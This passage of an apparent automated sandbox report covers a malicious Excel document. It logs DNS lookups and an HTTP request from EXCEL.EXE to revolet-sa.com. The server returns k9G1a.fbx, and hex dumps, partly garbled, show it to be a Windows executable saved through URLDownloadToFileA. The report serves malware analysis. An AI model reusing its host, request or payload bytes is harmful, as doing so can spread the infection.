| Apr 7, 2021 07:16:07.532565117 CEST | 49448       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:07.545660973 CEST | 53          | 49448     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:08.165395975 CEST | 60342       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:08.178951025 CEST | 53          | 60342     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:08.866292000 CEST | 61346       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:08.879756927 CEST | 53          | 61346     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:09.626563072 CEST | 51774       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:09.638290882 CEST | 53          | 51774     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:10.542618036 CEST | 56023       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:10.555278063 CEST | 53          | 56023     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:11.867266893 CEST | 58384       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:11.880800962 CEST | 53          | 58384     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:14.591911077 CEST | 60261       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:14.603878975 CEST | 53          | 60261     | 8.8.8.8     | 192.168.2.6 |

| Timestamp                           | Source Port | Dest Port | Source IP   | Dest IP     |
|-------------------------------------|-------------|-----------|-------------|-------------|
| Apr 7, 2021 07:16:20.219337940 CEST | 56061       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:20.232413054 CEST | 53          | 56061     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:21.430227995 CEST | 58336       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:21.443814039 CEST | 53          | 58336     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:21.859357119 CEST | 53781       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:21.908768892 CEST | 53          | 53781     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:22.331413984 CEST | 54064       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:22.353082895 CEST | 53          | 54064     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:22.877445936 CEST | 52811       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:22.890794039 CEST | 53          | 52811     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:23.348472118 CEST | 54064       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:23.362236977 CEST | 53          | 54064     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:23.969026089 CEST | 55299       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:23.981221914 CEST | 53          | 55299     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:24.467433929 CEST | 54064       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:24.487905025 CEST | 53          | 54064     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:26.024410963 CEST | 63745       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:26.037914038 CEST | 53          | 63745     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:26.473149061 CEST | 54064       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:26.486202955 CEST | 53          | 54064     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:27.724608898 CEST | 50055       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:27.737833023 CEST | 53          | 50055     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:30.814441919 CEST | 54064       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:30.827274084 CEST | 53          | 54064     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:33.735830069 CEST | 61374       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:33.748338938 CEST | 53          | 61374     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:35.500185013 CEST | 50339       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:35.520994902 CEST | 53          | 50339     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:37.324681997 CEST | 63307       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:37.340881109 CEST | 53          | 63307     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:38.112287998 CEST | 49694       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:38.125947952 CEST | 53          | 49694     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:16:39.101572037 CEST | 54982       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:16:39.114901066 CEST | 53          | 54982     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:17:07.838742971 CEST | 50010       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:17:07.852027893 CEST | 53          | 50010     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:17:09.966517925 CEST | 63718       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:17:09.985498905 CEST | 53          | 63718     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:17:41.720629930 CEST | 62116       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:17:41.732568979 CEST | 53          | 62116     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:17:45.058247089 CEST | 63816       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:17:45.083128929 CEST | 53          | 63816     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:17:50.678528070 CEST | 55014       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:17:50.691926956 CEST | 53          | 55014     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:17:52.537348032 CEST | 62208       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:17:52.557356119 CEST | 53          | 62208     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:18:34.682236910 CEST | 57574       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:18:34.727546930 CEST | 53          | 57574     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:18:35.033094883 CEST | 51818       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:18:35.045953035 CEST | 53          | 51818     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:18:35.393116951 CEST | 56628       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:18:35.435389996 CEST | 53          | 56628     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:18:35.775959015 CEST | 60778       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:18:35.789486885 CEST | 53          | 60778     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:18:36.137505054 CEST | 53799       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:18:36.150707006 CEST | 53          | 53799     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:18:36.813541889 CEST | 54683       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:18:36.852005959 CEST | 53          | 54683     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:18:37.026865005 CEST | 59329       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:18:37.039906979 CEST | 53          | 59329     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:18:37.121356010 CEST | 64021       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:18:37.135021925 CEST | 53          | 64021     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:18:37.272774935 CEST | 56129       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:18:37.286901951 CEST | 53          | 56129     | 8.8.8.8     | 192.168.2.6 |

| Timestamp                           | Source Port | Dest Port | Source IP   | Dest IP     |
|-------------------------------------|-------------|-----------|-------------|-------------|
| Apr 7, 2021 07:18:37.518021107 CEST | 58177       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:18:37.530704975 CEST | 53          | 58177     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:18:37.994307041 CEST | 50700       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:18:38.007410049 CEST | 53          | 50700     | 8.8.8.8     | 192.168.2.6 |
| Apr 7, 2021 07:18:38.280806065 CEST | 54069       | 53        | 192.168.2.6 | 8.8.8.8     |
| Apr 7, 2021 07:18:38.293776035 CEST | 53          | 54069     | 8.8.8.8     | 192.168.2.6 |

## DNS Queries

| Timestamp                           | Source IP   | Dest IP | Trans ID | OP Code            | Name           | Type           | Class       |
|-------------------------------------|-------------|---------|----------|--------------------|----------------|----------------|-------------|
| Apr 7, 2021 07:16:27.724608898 CEST | 192.168.2.6 | 8.8.8   | 0x611b   | Standard query (0) | revolet-sa.com | A (IP address) | IN (0x0001) |

## DNS Answers

| Timestamp                           | Source IP | Dest IP     | Trans ID | Reply Code   | Name           | CName | Address         | Type           | Class       |
|-------------------------------------|-----------|-------------|----------|--------------|----------------|-------|-----------------|----------------|-------------|
| Apr 7, 2021 07:16:27.737833023 CEST | 8.8.8.8   | 192.168.2.6 | 0x611b   | No error (0) | revolet-sa.com |       | 192.232.249.186 | A (IP address) | IN (0x0001) |

## HTTP Request Dependency Graph

|                  |
|------------------|
| • revolet-sa.com |
|------------------|

## HTTP Packets

| Session ID | Source IP   | Source Port | Destination IP  | Destination Port | Process                                                    |
|------------|-------------|-------------|-----------------|------------------|------------------------------------------------------------|
| 0          | 192.168.2.6 | 49715       | 192.232.249.186 | 80               | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE |


| Timestamp                           | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                        |
|-------------------------------------|--------------------|-----------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Apr 7, 2021 07:16:27.901808023 CEST | 235                | OUT       | <pre>GET /files/countryyellow.php HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 10.0; WOW64; Trident/7.0; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727; .NET CLR 3.0.30729; .NET CLR 3.5.30729) Host: revolet-sa.com Connection: Keep-Alive</pre> |

| Timestamp                              | kBytes transferred | Direction | Data                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       |
|----------------------------------------|--------------------|-----------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Apr 7, 2021<br>07:16:28.287130117 CEST | 237                | IN        | <p>HTTP/1.1 200 OK<br/> Date: Wed, 07 Apr 2021 05:16:27 GMT<br/> Server: Apache<br/> Content-Disposition: attachment; filename="k9G1a.fbx"<br/> Upgrade: h2,h2c<br/> Connection: Upgrade, Keep-Alive<br/> Vary: Accept-Encoding<br/> Content-Encoding: gzip<br/> Keep-Alive: timeout=5, max=75<br/> Transfer-Encoding: chunked<br/> Content-Type: application/octet-stream</p> <p>Data Raw: 31 66 61 61 0d 0a 1f 8b 08 00 00 00 00 00 03 ec 72 7f 60 53 d5 dd f7 49 72 9b 5e da 94 dc 62 a3 55 aa d6 c7 b8 e1 40 45 83 0a 6f c1 55 ed 2d 6c 23 78 af 91 04 84 b6 fa 08 31 de b9 0d 35 17 70 52 2c 0b d5 de 1d e2 d8 86 cf dc 04 05 c5 4d 37 37 9d 43 ed 36 27 a1 ed 5a 3a 19 a2 22 14 01 ad 5a f5 60 a3 06 a9 50 34 70 de ef b9 37 c9 4d 42 da 3d ef df af 85 dc 7b ee f9 7e 3e df 1f 9f ef c7 7b e3 5a 64 43 08 71 f0 a3 14 a1 76 64 fc d5 a2 ff cc 37 0c bf b1 e7 fe 6d 2c da 32 e6 df e7 b5 5b 66 ff fb bc 1b 42 b7 dd 55 bd e4 ce 1f dd 7a e7 cd 3f a8 be e5 e6 1f fe f0 47 e1 ea ff 5e 5c 7d a7 fa c3 ea db 7e 58 5d 77 9d af fa 07 3f 5a b4 f8 e2 b2 b2 12 77 2a c7 c9 eb ba e7 fc ed e2 27 cf 4e ff e2 97 fe fd ec 47 53 e7 07 e1 d7 07 df 4f e9 df 4f 9d 7d 25 4f 9e 3d ed b2 df 09 be af bf 4 b1 b3 cf 3 dff 8f 9f 3d 11 de 06 09 7f 3a fb ef fa f7 d3 c6 fb b6 5b 42 2c c7 48 bd 4b 22 42 b3 2d 76 f4 cb ef dd 7e 53 fa ae 1f 8d 3d af 14 ee 50 0b a8 51 6b d7 ef ae 9a 6a 41 48 80 c3 5a a6 10 9c 04 fd a9 eb 85 90 f9 46 bb 4a 0c 1c fc 59 91 01 35 be 85 cc 3d 7b d5 de 5c 84 7c fa 97 1d 71 16 a4 d7 79 52 c8 64 31 ff 6e 2a 41 8b 1a 8d ba 55 ff 8b 5d a4 ff 2a c6 d8 91 c0 8f 1c bf 38 bc 78 79 18 de 57 a8 9c d1 50 0b 97 e9 2f fd 57 0d d5 2f be 73 d1 cd e1 9b 11 fa e5 6b 46 Of 20 4e 5a 83 cc 5f 2d fc bf d8 80 a1 27 57 c3 63 49 91 61 1c f6 ce c5 c5 2e be cd 00 56 5c ca 6e ec 06 ee d9 02 b8 3b ef ba f3 16 96 4f 48 ed a1 0a d8 89 53 70 b5 17 df b9 f6 1f 01 f0 e2 c5 48 d7 0a 2d 81 b7 50 92 8f bb 66 64 25 be fe fb fa ef eb bf ff be fe fb fa ef eb bf ff be fe fb fa ef eb bf ff fa ff 4b 1 3 27 90 1b ab 2d 48 96 37 ad 59 59 24 44 16 c7 91 5f 13 13 8a 25 2a 1b 25 85 57 90 a6 26 c9 be a9 1c c2 5e 1e ee 24 72 d1 56 2b dc 5c 5b 16 27 51 d4 9b 20 4f 6d b3 42 68 08 8b 7c e3 22 ad 8e 25 ed ed e0 10 0d bb 39 46 96 c9 df 80 1a e9 12 e0 6e 2e 8e cb 72 54 1c 96 14 bb 62 25 f7 b1 94 22 8f bd c3 1a 3c 92 da 2c 2e c3 83 b0 4c 7e 92 c3 8b 8a 49 29 55 6c e4 3a 9d 96 ec ed d4 91 70 23 93 79 85 90 1c b9 20 0f c9 e4 e2 42 c8 22 f2 d5 95 b9 c8 22 99 70 85 90 76 f2 5a 1e d2 2e 93 b7 ae cc 45 9e 94 14 ab 52 4c 7e 07 d7 41 2c 9e ed 74 6e ad 73 73 fa a5 4c fe 58 08 cc 93 1f 9f 0a e6 65 d2 9 2 01 b7 f7 b2 35 fd 51 mc 58 93 5f 99 4e 7e c5 db 10 4e cc d7 d4 84 27 56 93 do c4 64 d8 89 77 92 77 7a ac a8 c7 3e 75 2 d 27 e0 6e 58 48 66 1b 9d 5a ca 13 93 24 89 aa 55 54 ad a4 6a 05 55 05 aa 3a 42 09 80 92 f5 21 84 1a 3a sa 90 1f 26 15 00 3f 5a e7 e6 2d e1 62 3f 59 00 45 e6 e3 ee 46 28 7f a8 e9 75 2b 6a af 06 78 67 4a 0d 05 31 3d ac 8a 45 26 37 58 6c 4c 92 48 57 a5 a1 4a a8 fa 8e 22 41 41 fo 8f 63 e1 cb 21 1c e9 aa 32 85 4c 53 61 c5 67 e6 53 dd 26 15 c2 5f a2 02 54 1b 50 61 e7 6f a3 3c ea 04 93 0a e1 ad 79 d4 93 8c 0a 35 99 09 1e 87 18 13 5b e7 1a 7a 87 26 99 6c 40 ac 1a 89 0d c6 58 5c 80 3d d9 64 03 e2 da 0c bb fd 08 5b 5b b2 0a d6 26 6f 5a b3 2b 48 88 2c 8e 23 bf 26 26 14 4b 54 4c 34 b2 ac 3c 64 b5 cb 9a 9a 24 0e 36 91 97 87 bc 10 93 48 cf dd 48 53 e3 2d 8b 93 28 ea 4d 90 6b 5f b6 42 74 08 8b 7c 66 af 50 40 9f 7c 8a 5 9 1d</p> <p>Data Ascii: 1faa'`Slr'bU@EoU-l#x15pR,M77C6'Z:"Z'P4p7MB={~&gt;[ZdCqv7m,2[fBUz?G^~}~Xjw?Zw*NGSOO}%O==:[B,HK"B-v~S=PQkjAHZFJY5={\ qyRd1n*AU}*8xyWP/W/skF NZ_~'Wcla.V^n;OHSpH-Pfd%kK'-H7YY\$D_%*&amp;%W&amp;\$V+[Q OmBh%"9Fn.rTb%"&lt;,L-II)Ul:pify B""pvZ.ERL=A,trsslXe5X_N-N'\dwzz&gt;u-'nXHfp\$UTjU:B!:&amp;?Z-b?YEF(u+jxgJ1=E&amp;7XILHWJ"AAc!2LSagS_&amp;TPao&lt;y5[z&amp;l@Xl=d[[&amp;oZH,##&amp;KTL4&lt;d\$6HS-(Mk_Bt fP@ Y</p> |

## Code Manipulations

## Statistics

### Behavior



Click to jump to process

## System Behavior

**Analysis Process: EXCEL.EXE PID: 1908 Parent PID: 792**

### General

|                               |                                                                                     |
|-------------------------------|-------------------------------------------------------------------------------------|
| Start time:                   | 07:16:20                                                                            |
| Start date:                   | 07/04/2021                                                                          |
| Path:                         | C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE                          |
| Wow64 process (32bit):        | true                                                                                |
| Commandline:                  | 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding |
| Imagebase:                    | 0x1110000                                                                           |
| File size:                    | 27110184 bytes                                                                      |
| MD5 hash:                     | 5D6638F2C8F8571C593999C58866007E                                                    |
| Has elevated privileges:      | true                                                                                |
| Has administrator privileges: | true                                                                                |
| Programmed in:                | C, C++ or other language                                                            |
| Reputation:                   | high                                                                                |

### File Activities

#### File Created

| File Path                                                 | Access                                    | Attributes | Options                                                                                | Completion            | Count | Source Address | Symbol             |
|-----------------------------------------------------------|-------------------------------------------|------------|----------------------------------------------------------------------------------------|-----------------------|-------|----------------|--------------------|
| C:\Users\user                                             | read data or list directory   synchronize | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 169F643        | URLDownloadToFileA |
| C:\Users\user\AppData\Local                               | read data or list directory   synchronize | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 169F643        | URLDownloadToFileA |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCache   | read data or list directory   synchronize | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 169F643        | URLDownloadToFileA |
| C:\Users\user                                             | read data or list directory   synchronize | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 169F643        | URLDownloadToFileA |
| C:\Users\user\AppData\Local                               | read data or list directory   synchronize | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 169F643        | URLDownloadToFileA |
| C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies | read data or list directory   synchronize | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 169F643        | URLDownloadToFileA |
| C:\Users\user                                             | read data or list directory   synchronize | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 169F643        | URLDownloadToFileA |
| C:\Users\user\AppData\Local                               | read data or list directory   synchronize | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 169F643        | URLDownloadToFileA |

| File Path                                                 | Access                                        | Attributes | Options                                                                                | Completion            | Count | Source Address | Symbol             |
|-----------------------------------------------------------|-----------------------------------------------|------------|----------------------------------------------------------------------------------------|-----------------------|-------|----------------|--------------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\iNetCookies | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 169F643        | URLDownloadToFileA |
| C:\Users\user                                             | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 169F643        | URLDownloadToFileA |
| C:\Users\user\AppData\Local                               | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 169F643        | URLDownloadToFileA |
| C:\Users\user\AppData\Local\Microsoft\Windows\History     | read data or list directory   synchronize     | device     | directory file   synchronous io non alert   open for backup ident   open reparse point | object name collision | 1     | 169F643        | URLDownloadToFileA |
| C:\Users\user\sdbybsd.fds                                 | read attributes   synchronize   generic write | device     | synchronous io non alert   non directory file                                          | success or wait       | 1     | 169F643        | URLDownloadToFileA |

#### File Deleted

| File Path                                                                        | Completion      | Count      | Source Address | Symbol         |        |
|----------------------------------------------------------------------------------|-----------------|------------|----------------|----------------|--------|
| C:\Users\user\AppData\Local\Microsoft\Windows\iNetCache\Content.MSO\3ED7227C.tmp | success or wait | 1          | 128495B        | DeleteFileW    |        |
| Old File Path                                                                    | New File Path   | Completion | Count          | Source Address | Symbol |

#### File Written

| File Path | Offset | Length | Value | Ascii | Completion | Count | Source Address | Symbol |
|-----------|--------|--------|-------|-------|------------|-------|----------------|--------|
|           |        |        |       |       |            |       |                |        |

| File Path                                                                       | Offset  | Length | Value                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | Ascii                                                                                                                                                                                                                                                 | Completion      | Count | Source Address | Symbol             |
|---------------------------------------------------------------------------------|---------|--------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------|-------|----------------|--------------------|
| C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\OTUW0Q90\k9G1a[1].fbx | unknown | 4435   | 4d 5a 90 00 03 00<br>00 00 04 00 00 00<br>ff ff 00 00 b8 00 00<br>00 00 00 00 00 40<br>00 00 00 00 00 00<br>00 00 00 00 00 00<br>\$.....O.N.....1...<br>00 00 00 00 00 00<br>.....1.....i/.92..<br>00 00 00 00 00 00<br>....R1!...R1..+....(....R1<br>00 00 00 00 00 00<br>.....Rich.....<br>00 00 00 00 00 f8<br>00 00 00 0e 1f ba<br>0e 00 b4 09 cd 21<br>b8 01 4c cd 21 54<br>68 69 73 20 70 72<br>6f 67 72 61 6d 20<br>63 61 6e 6e 6f 74<br>20 62 65 20 72 75<br>6e 20 69 6e 20 44<br>4f 53 20 6d 6f 64<br>65 2e 0d 0d 0a 24<br>00 00 00 00 00 00<br>00 fe 4f c6 4e ba 2e<br>a8 1d b2 2e a8 1d<br>ba 2e a8 1d ec 31<br>bb 1d 9f 2e a8 1d<br>ba 2e a8 1d 95 2e<br>a8 1d d8 31 bb 1d<br>a9 2e a8 1d ba 2e<br>a9 1d 69 2f a8 1d<br>39 32 a6 1d a1 2e<br>a8 1d 52 31 a2 1d<br>21 2e a8 1d 52 31<br>a3 1d 2b 2e a8 1d<br>02 28 ae 1d bb 2e<br>a8 1d 52 31 ac 1d<br>bb 2e a8 1d 52 69<br>63 68 ba 2e a8 1d<br>00 00 00 00 00 00<br>00 00 00 00 00 00<br>00 00 00 00 00 00<br>00 00 00 00 00 00<br>50 45 00 00 4c 01<br>06 | MZ.....@....<br>.....<br>.....!.L.!This program<br>cannot be run in DOS<br>mode....<br>\$.....O.N.....1...<br>.....1.....i/.92..<br>....R1!...R1..+....(....R1<br>.....Rich.....<br>.....PE..L..                                                      | success or wait | 1     | 169F643        | URLDownloadToFileA |
| C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\OTUW0Q90\k9G1a[1].fbx | unknown | 8014   | fe 50 6a 02 6a 07<br>e8 a7 37 04 00 66<br>8b 45 fe c9 c3 0f bf<br>44 24 04 50 6a 02<br>6a 07 51 e8 ad 37<br>04 00 83 c4 10 c2<br>04 00 55 8b ec 51<br>8d 45 fe 50 6a 02<br>6a 08 e8 7a 37 04<br>00 66 8b 45 fe c9<br>c3 0f bf 44 24 04 50<br>6a 02 6a 08 51 e8<br>80 37 04 00 83 c4<br>10 c2 04 00 b8 c9<br>5f 04 10 e8 b3 1e<br>01 00 51 56 6a 3c<br>e8 97 08 03 00 8b<br>f0 59 89 75 f0 33<br>c0 3b f0 89 45 fc 74<br>0f 8b ce e8 df c7 02<br>00 c7 06 38 90 04<br>10 8b c6 8b 4d f4<br>5e 64 89 0d 00 00<br>00 00 c9 c3 55 8b<br>ec 33 c0 50 50 50<br>ff 75 1c ff 75 18 ff<br>75 14 ff 75 10 ff 75<br>0c 68 f0 90 04 10<br>e8 9c 68 00 00 5d<br>c2 1c 00 56 8b f1<br>e8 14 00 00 00 f6<br>44 24 08 01 74 07<br>56 e8 5b 08 03 00<br>59 8b c6 5e c2 04<br>00 e9 5f d2 02 00<br>b8 20 90 04 10 c3<br>55 8b ec 51 8d 45<br>fc 6a 00 50 6a 0b<br>6a 02 6a 01 51 e8<br>54 01 03 00 8b 45<br>fc 83 c4 18 c9 c3 ff<br>74 24                                                                                                 | .Pj.j...7..f.E.....D\$.Pj.j.Q..<br>7.....U..Q.E.Pj.j..z7..f.E.<br>...D\$.Pj.j.Q..7.....<br>...QV<.....Y.u.3.;.E.t...<br>.....8.....M.^d.....U.3<br>.PPP.u..u..u..u.h.....h..]<br>..V.....D\$.t.V.[...Y.^..<br>.....U..Q.E.j.Pj.j.Q.<br>T....E.....t\$ | success or wait | 1     | 169F643        | URLDownloadToFileA |



| File Path                                                                       | Offset  | Length | Value                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   | Ascii                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  | Completion      | Count | Source Address | Symbol             |
|---------------------------------------------------------------------------------|---------|--------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|-----------------|-------|----------------|--------------------|
